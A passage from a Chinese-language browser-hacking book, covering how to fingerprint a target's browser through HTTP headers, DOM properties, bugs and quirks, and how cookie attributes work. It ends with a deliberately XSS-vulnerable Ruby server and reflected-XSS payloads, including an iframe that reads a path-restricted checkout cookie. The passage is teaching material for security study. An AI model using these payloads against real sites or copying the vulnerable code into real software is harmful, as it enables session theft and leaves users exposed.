在实际攻击浏览器之前，首先必须确切知晓目标使用的浏览器类型及版本。确定这些信息的过程叫作*采集指纹*（fingerprinting）。就像每个人都有自己的指纹一样，浏览器也有自己独有的属性，可以帮我们确定它的身份、版本和平台。如果攻击涉及操作系统或特定设备，那么了解浏览器的平台信息就尤其重要。

采集指纹可以用来描述两种不同的活动。第一种是识别浏览器的平台和版本，第二种则主要用于唯一地标识不同的浏览器。识别独特的浏览器通常用于跟踪个别的浏览器，而不仅仅是识别平台。在此过程中，还会遇到很多别的信息。不过，对本章而言，我们所说的采集指纹，就是指确定浏览器的平台和版本。关于跟踪个别用户的更多信息，参见5.4节的内容。

那么如何逐渐缩小范围以确定目标使用的浏览器版本呢？要回答这个问题，本节会查看HTTP请求首部、DOM属性，以及分析浏览器的独有特征。

HTTP请求首部是随同每一个Web请求发送的信息，详细描述了浏览器支持的特性、请求的URL，以及主机名和其他信息。在后面一个小节我们会看到，通过查看首部可以分辨出不同浏览器的差别。

通过查看DOM，可以看到浏览器保存的正在浏览的页面信息。由于不同浏览器支持不同的特性，特别是支持暴露给DOM的不同特性，因此查看DOM有助于了解浏览器特别支持的特性。通过和已知的浏览器特性进行比较，可以进一步缩小浏览器类型与版本号的范围。再加上关于DOM的各种信息，可以掌握不同平台和版本的浏览器下DOM的不同特征，最后把这些信息组合起来就可以得到*匹配特征*（match）。

此外，也可以根据浏览器的bug来识别浏览器。与大多数应用一样，浏览器同样存在与标准不一致的行为，也存在bug。通过检测这些信息，可以得知当前浏览器是位于某个补丁之前还是之后。

在搜集多方面信息的基础上，可以确定当前浏览器的版本号是23还是25，最后确定一个具体的版本。这个过程就是不断优化缩小目标的过程，有了确切的目标才能更好地组织攻击。

组合浏览器的UA（User-Agent，用户代理）首部和DOM属性的信息，可以辅助验证浏览器指纹采集的结果。由于UA首部存在被篡改的可能，所以有时候未必可以全信。如果你勾连的浏览器的UA首部中包含“Firefox”，却存在`window.opera`这个DOM属性，那这个浏览器事实就并非Firefox。通过这样分析，可以大概确定它就是Opera，只不过UA首部被造假了。DOM属性同样

也可以伪造，但不像修改UA首部那么简单，也不太常见。除了DOM属性和UA首部，如果能再加上对浏览器bug的检测，基本上就能确定要攻击的浏览器的类型了。

6.1.1　使用 HTTP 首部

每一个HTTP请求和响应中都包含HTTP首部，正如1.3.1节所介绍的。这些首部用于帮助浏览器与服务器之间就如何传输信息达成一致，同时共享网页本身内容之外的有关网页的信息和数据。浏览器与服务器之间讨论的内容不适合多愁善感的人，它们通常不会客套，而是直来直去地表达。下面我们通过图6-2来了解一下Web请求的构成。



图6-2　打开echo.opera.com时的浏览器首部

在浏览器中打开http://echo.opera.com，就可以看到浏览器在请求中发送给服务器的首部信息。第一行通常叫请求行，包括一个动词、一个位置和一个协议的版本号。动词表示浏览器想干什么，包括GET、POST或HEAD。在采集浏览器指纹的情境下，动词、位置和版本号不如其他信息重要。从图6-2可以看到，Host首部是第一个，通过它可以看到正在连接的主机是echo.opera.com。事实上，把Host首部放在第一位非常重要，原因稍后可以看到。

出于采集指纹的目的，UA首部信息最为丰富，但也是最易被造假的。从图6-2也可以清楚地看到，该浏览器明确表示自己是Firefox 21，运行在一台Intel的Mac电脑中。这个浏览器使用Gecko布局引擎，该引擎是Mozilla Firefox使用的。引擎信息也是对浏览器可能是Firefox的一个辅助验证。

其他首部表示通信参数，其中Accept首部表示浏览器将接受什么类型的信息来作为响应，Accept-Language首部表示期望的语言。Accept-Encoding首部表示为节省流量最合适的数据压缩方式，而Connection首部表示它支持一次连接多次请求。这些首部通常都以特定顺序发送，不过由于浏览器版本不同，它们的顺序也可能发生变化。

看一下图6-3，这是在不同浏览器中打开同一个网页时的样子，对比图6-2可以看到不同之处。




图6-3　通过Windows XP上的IE6查看echo.opera.com的结果

从图标就知道这是来自Windows XP机器上的IE。进一步探索，还会发现其他一些信息。这些信息不仅能帮你识别浏览器，还能识别系统中安装的相关软件。查看这里的UA首部，除了能从中看出这是Windows XP中的IE6之外，还能发现系统安装了很多基于Web的增强软件。

比如说，系统安装了.NET框架的第2、3、3.5和4版，而且还安装了微软实时通信（Microsoft Real-Time Communication）插件。如果该浏览器并没有篡改UA字段，由此就可以知道确切的软件版本。如果这些信息是被篡改过的，那么从首部的发送顺序仍然可以轻易得到有用的信息。

注意一下每个首部字段的顺序，可以发现Host首部的位置变了。与在Firefox中位于开头不同，IE6中的Host首部在接近末尾的地方。不过，Accept、Accept-Language和Accept-Encoding首部的顺序仍然相同，但它们这次出现在UA之前，而非之后。相对于UA字段，这些首部的位置与先后顺序是很难改变的。因此，看到这些信息的顺序时，基本上可以断定目标浏览器就是IE了。

更有意思的是，并非所有IE版本发送这些首部的顺序都相同。下面看一看图6-4中Windows 7上的IE8。




图6-4　通过Windows 7上的IE8查看echo.opera.com的结果

从中也可以发现类似的地方，特别是Accept和Accept-Language首部的位置，它们都位于UA

首部之前。Host首部同样还在倒数第二位。可是，Accept-Encoding首部的位置变了。而这一次的UA也提供了不同的信息。可以看到，其中给出的布局引擎变成了Trident/4.0，而且还给出了Media Center PC和SLCC2等较新的特性。最后，相对于IE6，这里的Accept字段的内容也不一样了。

假如UA字段被篡改过，那么理解这些不同之处也有助于推断出当前浏览器仍然是某个IE的变体。而且通过Accept-Encoding首部位于UA首部之后，也可以知道相应的IE版本大于6。关联起来的信息越多，就越容易精准判断浏览器的版本。

另外，你应该已经发现，UA字符串中也会包含底层操作系统的描述符，比如Windows NT 6.1。相对于确定浏览器而言，确定桌面操作系统要容易一些，这是因为操作系统的组合数量有限。如果是移动设备，则确定操作系统的难度会明显增加。

Anthony Hand的MobileESP Project致力于为识别移动设备提供轻量级的API。MobileESP提供了多种语言的API，包括ASP.NET、Ruby、Python和PHP，因此可移植性非常好。这个项目还提供了开源的JavaScript库，可用于检测有限的移动客户端设备。这个mdetect.js库包含了大约75种不同的移动设备的UA字符串，然后提供了相应的JavaScript检测API。比如，以下代码演示了如何检测iPhone：

```
var deviceIphone = "iphone";
var deviceIpod = "ipod";
var deviceIpad = "ipad";

function DetectIphone()
{
  if (uagent.search(deviceIphone) > -1)
  {
    if (DetectIpad() || DetectIpod())
      return false;
    else
      return true;
  }
  else
    return false;
}
```

除了检测iPhone，这个库还提供了一些函数，可以检测Symbian设备、Google TV、摩托罗拉Xoom设备、各种BlackBerry设备、Palm的WebOS、游戏主机，等等。可以从以下链接了解mdetect.js的最新版本：https://code.google.com/p/mobileesp/。

6.1.2 使用 DOM 属性

为了更准确地确定目标浏览器的版本，还要依赖于对不同浏览器版本之间特性和其他信息的比较。DOM就是使用最多的信息源之一。

DOM中不仅保存着显示在屏幕上的文档的信息，还保存着显示器分辨率、导航信息等帮助开发者更容易与浏览器交互的数据。新特性不断被实现，同样有助于缩小目标浏览器的范围。

1. DOM属性是否存在

检测某个DOM属性存在与否有助于确定浏览器的确切版本。访问http://webbrowsercompatibility.com/dom/desktop/，可以看到DOM属性的差异[6]。这个网站提供了不同浏览器版本与相应DOM特性的信息，让开发者了解某项功能是否得到了全部浏览器的支持。本节将做类似的属性检测，不过目标是检测其中某些特性是否存在。通过比较某些特性存在与否，可以缩小浏览器的版本范围。

在查询DOM属性时，可能会得到下面4种响应结果：

- `Undefined`，原因是属性不存在；
- `Null`或`NaN`，原因是属性未设置；
- `Unknown`，原因是属性被废弃或需要ActiveX（仅限IE）；
- 属性的值。

我们要检测返回结果是上述哪一种，对于每种检测的答案，我们希望看到`true`或`false`。为此，可以使用类似`!window.devicePixelRatio`这样的表达式，确定属性是否存在。如果存在，就会返回`false`。如果不存在，就会返回`true`。这种方式与直观的方式相反，因此要确定某个属性是否存在，要使用双重否定来得到更直观的答案，比如`!!window.devicePixelRatio`。在属性存在的情况下，这个双重否定表达式当然会返回`true`，而在不存在的情况下，则返回`false`。这样可以让查询更容易，也可以保证每次都能返回`true`或`false`这样直观的答案。下面我们看一下怎么在实践中使用它。

在Firefox 18.0中，Mozilla添加了新的DOM属性`devicePixelRatio`[7]。显然，这个属性与显示Web内容有关。为什么要关注它？为了采集浏览器指纹，但我们不关心它具体的功能。我们只关心在Firefox 17.0中，这个DOM属性并不存在，而在下一个主版本即Firefox 18.0中则存在，如图6-5所示。



图6-5　Firefox发布说明表示添加了新属性

知道了这个信息，就可以利用它来采集浏览器指纹了。从Mozilla的发布服务器https://ftp.mozilla.org/pub/mozilla.org/firefox/releases/，下载Firefox 17和Firefox 18，并在电脑中安装。安装之后，为它们都装上Firebug扩展，地址为http://getfirebug.com/。Firebug可以让你查看和查询DOM元素。

先打开Firebug，然后打开Console选项卡，选中Show Command Editort选项，如图6-6所示。然后，应该看到一个文本块出现在屏幕右下方，而且有4个不同的按钮：Run、Clear、Copy和History。




图6-6　启用Firebug的Command Editor面板

在两个Firebug控制台窗口中都执行`!!window.devicePixelRatio`，可以看到返回了相反的布尔值。在Firefox 17中执行`!!window.devicePixelRatio`，得到的布尔值是`false`，如图6-7所示。



图6-7　检测Firefox 17中是否存在`devicePixelRatio`属性

在Firefox 18中执行`!!window.devicePixelRatio`，会看到布尔值为`true`的结果返回，如图6-8所示。



图6-8　检测Firefox 18中是否存在`devicePixelRatio`属性

在这里，关键是要知道它并非针对Firefox 18的测试。这个测试告诉我们浏览器是Firefox（也可能不是），而版本等于或大于18（如果测试返回`true`）。另外，它也会告诉我们浏览器版本小

于18（如果测试返回`false`）。

实践中，可以把这个信息封装在一个JavaScript函数里，用于识别特定的Firefox版本。查看一下Firefox的发布说明[8]，除了Firefox 18中的改变之外，Firefox 21又添加了新属性`window.crypto.getRandomValues`。有了这两个属性，又可以进一步缩小浏览器版本的范围：

```
function fingerprint_FF(){
    result = "Unknown";
    if(!!window.crypto.getRandomValues) {
        result = "21+";
    }else{
        if(!!window.devicePixelRatio){
            result = "18+";
        }else{
            result = "-17";
        }
    }
    alert(result);
}
```

有了这段JavaScript，可以检测浏览器版本是大于等于21，还是大于18，或者小于17。虽然要确定更具体的版本号还要辅以其他信息，但通过这样组合一系列检测，已经可以将浏览器版本缩小到很小的范围内，如图6-9所示。




图6-9　警告框显示Firefox的版本大于21

这些推断只是基于既定信息的一种估计。假如Web浏览器开发者决定在版本25中去掉`devicePixelRatio`属性，或者在版本17.9中添加这个属性，那么就可能导致我们的检测算法失效或误报。总之，这些都只是估计，不能作为确定性的结论。

记住，就如同可以对UA首部造假一样，对DOM属性同样也可以造假。假设http://browservictim.com是你控制之下的一个源，那么在文档的head部分加上如下代码之后，就可能导致使用DOM属性来采集浏览器指纹的第三方JavaScript中招：

```
<script>
// 通过如下代码，!!window.opera 检测返回true
var opera = {isOpera: true}
window.opera = opera;
</script>
```

在取得相应的DOM属性后，访问window.opera将返回如下结果：

```
>window.opera
Object {isOpera: true}

>!!window.opera
true
```

想确定具体的浏览器版本时，不能仅仅依靠一个浏览器特征。前面的代码很好地说明了为什么应该组合多种采集方法，以减少不精确判断的可能性。

2. 使用DOM属性值

根据DOM属性存在与否判断浏览器版本仅仅是识别浏览器的一种方法。要想更全面地了解浏览器，还应该进一步取得DOM中变量的值。

在不同的浏览器中，某些DOM属性值由于继承自浏览器本身，并不容易改变。这一点很重要，因为请求首部的User-Agent字符串很容易修改。比如，有很多Firefox扩展可以让你轻易修改其User-Agent字符串，如图6-10所示，其中展示给网页的User-Agent字符串已经被改成了IE6。只有深入了解DOM变量，才会知道原来这个浏览器是Firefox。




图6-10 通过Firebug控制台获得浏览器信息

虽然在图6-10中User-Agent字符串被改成了IE，但`window.navigator`中既有被修改的值，也有真正的值。在`appName`字段中，保存的是被修改的值，而在`window.navigator.userAgent`字段中，则保存着真正的User-Agent名称。使用类似这样的信息，可以发现真正的浏览器版本，以及语言和平台等其他重要信息。

要知道有多少人会伪造User-Agent首部，可以看看有多少Chrome用户安装了User-Agent Switcher for Chrome扩展[9]。在写作本书时，这个扩展已经被下载安装了超过50万次。同样，在Firefox上安装User Agent Switcher扩展的数量也差不多[10]。

6.1.3　基于软件 bug

浏览器bug通常是采集浏览器指纹的可靠方式。注意，我们这里所说的bug，并不是通常意义的bug，即并非指会导致安全问题的意外的功能。在这里，我们说的bug不一定涉及安全，但同样是一个意外的功能。

这种bug可能存在于某个浏览器的某个特定版本，然后在后续某个版本中被修复。触发这些bug并辅以它们相应的修复版本信息，就可以可靠地确定浏览器提供商和版本（边界）。

比如，这里有一个bug：https://bugs.webkit.org/show_bug.cgi?id=96694。它会导致执行以下代码时返回`false`：

```
function testVuln(){
 return !!document.implementation.createHTMLDocument(undefined)
  .querySelector("title").textContent ;
}

alert(testVuln())
```

可是，如果结果返回`true`，我们就知道这个bug已经被修复了。了解这个信息，就可以知道目标浏览器是否基于WebKit，以及相应的bug是否已经被修复。如果是，那么该浏览器不会早于2012年10月发布。为此，可以在Safari 5（结果为`false`）和Safari 6.0.2（结果应该为`true`）中进行验证。这样可以缩小浏览器版本的范围。

因为伪造bug虽然不是不可能，但是会非常困难，所以这可以算是一种采集浏览器指纹的可靠方法。对我们来说，最难的是确定哪些bug可用，毕竟这个过程并不直观。

6.1.4　基于浏览器特有行为

浏览器特有行为（quirk）与bug类似，因为它们都与特定浏览器或浏览器的特定版本相关。所谓特有行为，可能是某浏览器支持某些特殊元素，或者在某种情况下JavaScript的某个函数会返回特殊的值。Erwan Abgrall等人发表过一篇论文[11]，主要研究浏览器特有行为，展示了通过特有的XSS浏览器行为，可以识别浏览器的类型，甚至浏览器的特定版本号。

浏览器特有行为是不同浏览器及平台的最重要的信息源。不同浏览器为添加新特性都在你追我赶。而为了眼前利益，有时候某些浏览器就会与标准一致。结果就是不同浏览器中会出现不同的变量名、参数，或者相同特性的其他表现形式。

比如，关于可见性的特性，在最近的浏览器实现中就存在一些微妙的不同。DOM中有一个变量用于标识页面是否可见。此外，Firefox和IE还分别追加了自己的变量：`mozHidden`和`msHidden`。通过检测这些变量，可以区分Firefox和IE：

```
var browser="Unknown";
var version = "";
if ( !document.hidden){
  if(!!document.mozHidden == document.mozHidden){
    browser="Firefox";
  }else if(!!document.msHidden == document.msHidden){
```

```
      browser="IE";
    }
  }
  if(browser == "Firefox")
  {
    if(!!('content' in document.createElement('template'))){
      version = ">=22";
    }else{
      version = "<= 21";
    }
  }else if(browser == "IE")
  {
    version = ">=10";
  }

  alert(browser + ":" + version);
```

在这个例子中，第一个测试根据`hidden`变量检测，设置`browser`变量。然后，在确定了平台之后，再根据Firefox中的`template` HTML元素进一步检测。这个属性是在Firefox 22中引入的，因此存在这个元素可以确定版本至少是22。此外，如果没有`template`元素，可以知道版本早于22。

可见性特性是在IE10中加入的，因此可以确定被检测的浏览器至少是IE10。在写作本书时，IE11并未发布，但这里确实可以添加对IE11的检测，或者找到一个只有IE8或IE9支持的特性加入测试。

类似http://caniuse.com和http://html5test.com这样的网站都是很好的资源。通过比较浏览器版本和平台，可以实现不同的组合检测。

6

6.2　绕过 cookie 检测

正如其名字所暗示的，cookie（英文原意为"小甜饼"）也让Web体验变得更美妙。对Web开发者而言，cookie能给他们带来很多便利。但在给开发者带来便利的同时，cookie也给攻击者带来了便利。本节将深入探讨cookie，了解为什么cookie那么有用、它们的原理以及它们在Web中扮演的角色。另外，我们还会介绍如何在复杂的浏览器攻击中利用cookie。

cookie是在浏览器中存储数据的一种简单的机制。cookie存储的数据有时候非常重要。因为cookie有很多用途，既可以存储会话标识符——这样当你访问网站时，网站会记住你是谁；也可以存储会话信息，记住你刚才做过什么事。cookie还包含一个时间范围属性，表示它的有效期，可能是几秒，也可能是未来很长时间。

cookie可以在浏览器关闭再打开后仍然有效，也可以随着浏览器窗口关闭而被立即删除。cookie由Web应用负责维护，保存在浏览器的本地数据库里，相应的数据由Web应用设置和管理。

Web应用请求浏览器为它在一段时间内保存一点数据。当浏览器重新打开相应cookie对应的域时，就会在每一个HTTP请求中附加该cookie一起发送。这样，浏览器就可以识别访问网站的特定用户，从而实现定向广告，以及在用户重新访问同一网站时显示欢迎消息。

6.2.1　理解结构

cookie数据会在浏览器与Web应用之间双向传输。为了在浏览器中设置cookie，应用需要发送一个Set-Cookie的响应首部，其中包含cookie的内容：

- cookie的名称
- cookie的值
- cookie的失效日期
- cookie适用的路径
- cookie适用的域
- 其他cookie相关属性

本节就来介绍Set-Cookie请求的这些属性，以便理解后续要介绍的cookie攻击方法。

为此，我们先写一段Ruby程序，用来设置两个cookie，然后将它们的值打印到屏幕上。以下代码设置两个cookie：一个未设置失效日期的会话cookie，一个失效时间为7小时的持久化cookie。代码还为每个cookie设置了HttpOnly标签，而且该cookie适用于整个browserhacker.com域。

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'json'

class CookieDemo < Sinatra::Base
  get "/" do
    response.set_cookie "session_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' ,  :httponly => true}
    response.set_cookie "persistent_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' , :httponly => true ,
      :expires => Time.now + (60 * 60 * 7) }
    "\n" +  request.cookies.to_json + "\n\n"
  end
end

@routes = {
    "/" => CookieDemo.new
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true
Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"
@thin.start
```

可以通过`curl`来查看发送的cookie，比如：

```
curl -c cookiejar -b cookiejar -v http://browserhacker.com
```

执行以上代码后，cookie将被保存在cookiejar文件中，以备将来的请求使用。图6-11展示了多次发送相同的请求的结果。

```
~ $ curl -c cookiejar -b cookiejar -v http://browserhacker.com
* About to connect() to browserhacker.com port 80 (#0)
*   Trying 127.0.0.1... connected
* Connected to browserhacker.com (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> User-Agent: curl/7.21.4 (universal-apple-darwin11.0) libcurl/7.21.4 OpenSSL/0.9.8y zlib/1.2.5
> Host: browserhacker.com
> Accept: */*
> Cookie: persistent_cookie=yes; session_cookie=yes
>
< HTTP/1.1 200 OK
< Content-Type: text/html;charset=utf-8
* Replaced cookie session_cookie="yes" for domain browserhacker.com, path /, expire 0
< Set-Cookie: session_cookie=yes; domain=browserhacker.com; path=/; HttpOnly
* Replaced cookie persistent_cookie="yes" for domain browserhacker.com, path /, expire 1385922765
< Set-Cookie: persistent_cookie=yes; domain=browserhacker.com; path=/; expires=Sun, 01 Dec 2013 18:32:45 -0000; H
ttpOnly
< Content-Length: 53
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Connection: keep-alive
< Server: thin 1.5.1 codename Straight Razor
<

{"persistent_cookie":"yes","session_cookie":"yes"}

* Connection #0 to host browserhacker.com left intact
* Closing connection #0
~ $                                                                                  r1.9.3-p484
```

图6-11　设置并发送cookie

正如这里演示的，cookie作为请求的一部分发送了，格式为`cookiename=value`，以分号（;）分隔。应用在发送cookie时，每个Set-Cookie都会独占一行。除了`Expires`属性外，seesion_cookie和persistent_cookie几乎完全相同，区别仅在于前者没有设置失效时间，后者的失效时间为7小时后。

6.2.2　理解属性

cookie属性用于帮助决定什么时候应该把cookie发送回服务器，以及cookie应该存活多长时间。这种属性的组合用于限制用户对攻击者的暴露程度，同时也确保数据不会保存得比需要的时间还长。正如对开发者来说，理解这些属性对用户与应用交互的影响非常重要，理解它们的功能对我们来说也同样重要。

1. 理解失效时间属性

失效时间对应的属性是`Expires`，它帮助浏览器决定保存cookie的时间。cookie的生命周期可以长至浏览器多次重启都有效，也可以短至只要浏览器一关闭就结束。不设置`Expires`属性就可以实现不在磁盘上保存cookie，而一旦浏览器关闭就销毁cookie数据。这种方法常用于登录会话，以及其他不需要在多次浏览器重启过程中仍然保持的会话。

对追踪用户而言，会话cookie是理想的选择。如果应用想在用户每次返回应用时都区分识别他们，那么持久cookie更合适。持久cookie会设置一下未来的删除cookie的时间。设置时间可长可短，从几秒钟到比用户存续时间还长都可以。

6

了解了cookie的类型，才能更好地攻击用户会话。在窃取会话的时候，cookie的存活时间和会话的超时值（timeout value）决定了你有多长时间可以维持访问。过短的会话超时时间会限制cookie的可用性，即使cookie的生命周期很长也没有用。在攻击Web浏览器的过程中，理解这些细微的差别非常重要。

2. 理解HttpOnly标签

HttpOnly标签用于阻止JavaScript及其他脚本语言访问cookie。HttpOnly告诉浏览器只能通过HTTP协议传输cookie，不能在DOM中访问cookie。这样可以防止XSS攻击向外部发送cookie数据，也可以防止渲染HTML代码时修改cookie。下面我们就扩展前面的代码片段，进一步认识这个标签。

原来的Ruby代码设置了两个带HttpOnly标签的会话cookie，可以通过在DOM中访问cookie来验证这一点。打开Firebug控制台，在命令编辑器中输入`document.cookie`，然后单击Run。结果就返回一个空值，如图6-12所示。




图6-12　通过控制台查看cookie

如果想实现在DOM中访问cookie，则必须禁用HttpOnly标签。为此，修改`setcookie`函数的最后一个参数，不让它启用HttpOnly标签。修改后的代码如下：

```
class CookieDemo < Sinatra::Base
  get "/" do
    response.set_cookie "session_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' }
    response.set_cookie "persistent_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/', :expires => Time.now + (60 * 60 * 7) }
    "\n" +  request.cookies.to_json + "\n\n"
  end
end
```

重新加载页面，再次在Firebug控制台中执行`document.cookie`，就会看到响应中包含的cookie了，如图6-13所示。



图6-13　通过控制台查看未设置HttpOnly标签的cookie

这里演示了在你能够随意通过浏览器执行JavaScript代码的情况下，如何访问未设置HttpOnly标签的cookie。不过，在不读取HttpOnly cookie的情况下，还是可以利用它们的。具体细节请看第9章的详细介绍。

3. 理解安全标签

假设有一个电子商务应用托管在browserhacker.com上，这个应用需要跟踪购物车，并在用户访问结账页面时对用户进行认证。此时，如果能够通过HTTPS来实现结账功能就更好了。

Secure这个安全标签就是用于限制只能通过SSL加密的连接发送cookie。设置这个标签不仅能防止不适当地使用cookie，也可以阻止别有用心的人窥探cookie。

4. 理解路径属性

路径（`Path`）属性加上域（`Domain`）标签，用于表示cookie适用的范围。大型的应用通常需要宽泛的域或路径，以便用户能够在站点的多个子域之间跳转。

下面还以我们的电子商务应用browserhacker.com为例。理想的情况是使用两个cookie：一个会话cookie跟踪用户对所有browserhacker.com域的访问，另一个会话cookie跟踪在browserhacker.com中认证后的用户，将其限制于只能访问/checkout路径。通过将cookie限制到特定的路径，再加上使用HttpOnly等安全功能，暴露结账环节私密信息的可能性就会大大降低。

可惜现实并没有那么美好。只要最顶级内容存在XSS利用漏洞，那么就没办法阻止通过打开内嵌的框架向限定的路径注入JavaScript，然后访问相应的cookie。即使子内嵌框架处于SOP保护之下，cookie依旧会曝光。下一小节我们就看看怎么实现。

6

6.2.3 绕过路径属性的限制

基于前面Ruby代码的例子，我们再构建一个新应用，暴露两个路径，并分别设置自己的cookie。根路径设置一个叫parent_cookie的通用cookie，而/checkout路径设置更敏感的叫checkout_cookie的cookie。以下代码在根路径上存在XSS漏洞，即没有恰当处理`test`参数：

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'json'

class CookieDemo < Sinatra::Base
  get "/" do
    response.set_cookie "parent_cookie", {:value => 'yes',
      :domain => 'browserhacker.com',
      :path => '/' }

    "Test parameter: " + params['test']
  end

  get "/checkout" do
    response.set_cookie "checkout_cookie",
        {:value => 'RESTRAINED TO THIS PATH',
         :domain => 'browserhacker.com',
```

```
            :path => '/checkout' }
    end

  end

  @routes = {
      "/" => CookieDemo.new
  }

  @rack_app = Rack::URLMap.new(@routes)
  @thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

  Thin::Logging.silent = true
  Thin::Logging.debug = false

  puts "[#{Time.now}] Thin ready"
  @thin.start
```

假设/checkout路径没有任何XSS漏洞，因此无法通过这个路径盗取checkout_cookie。然而，根路径存在一个XSS漏洞。在后面的例子中，我们使用`alert()`函数来展示窃取到的cookie。当然在实际的攻击中，我们要使用其他方法把窃取到的cookie输送到自己控制的位置。执行以下代码会拿到parent_cookie：

```
/?test=hi<script>alert(document.cookie)%3b</script>
```

输出结果如图6-14所示。




图6-14　窃取到根路径下的cookie

要窃取/checkout路径下的cookie，需要一个指向该位置的内嵌框架。以下JavaScript代码会创建相应的内嵌框架并窃取该cookie：

```
iframe=document.createElement('iframe');
iframe.src='http://browserhacker.com:4000/checkout';
iframe.onload=function(){
  alert(iframe.contentWindow.document.cookie);
```

```
};
document.body.appendChild(iframe);
```

将这些代码打包在一起，就变成了如下形式，这些代码会在IFrame完全加载后执行：

```
/?test=hi<script>iframe=document.createElement('iframe')%3b
iframe.src='http://browserhacker.com:4000/checkout'%3biframe
.onload=function(){alert(iframe.contentWindow.document.cookie
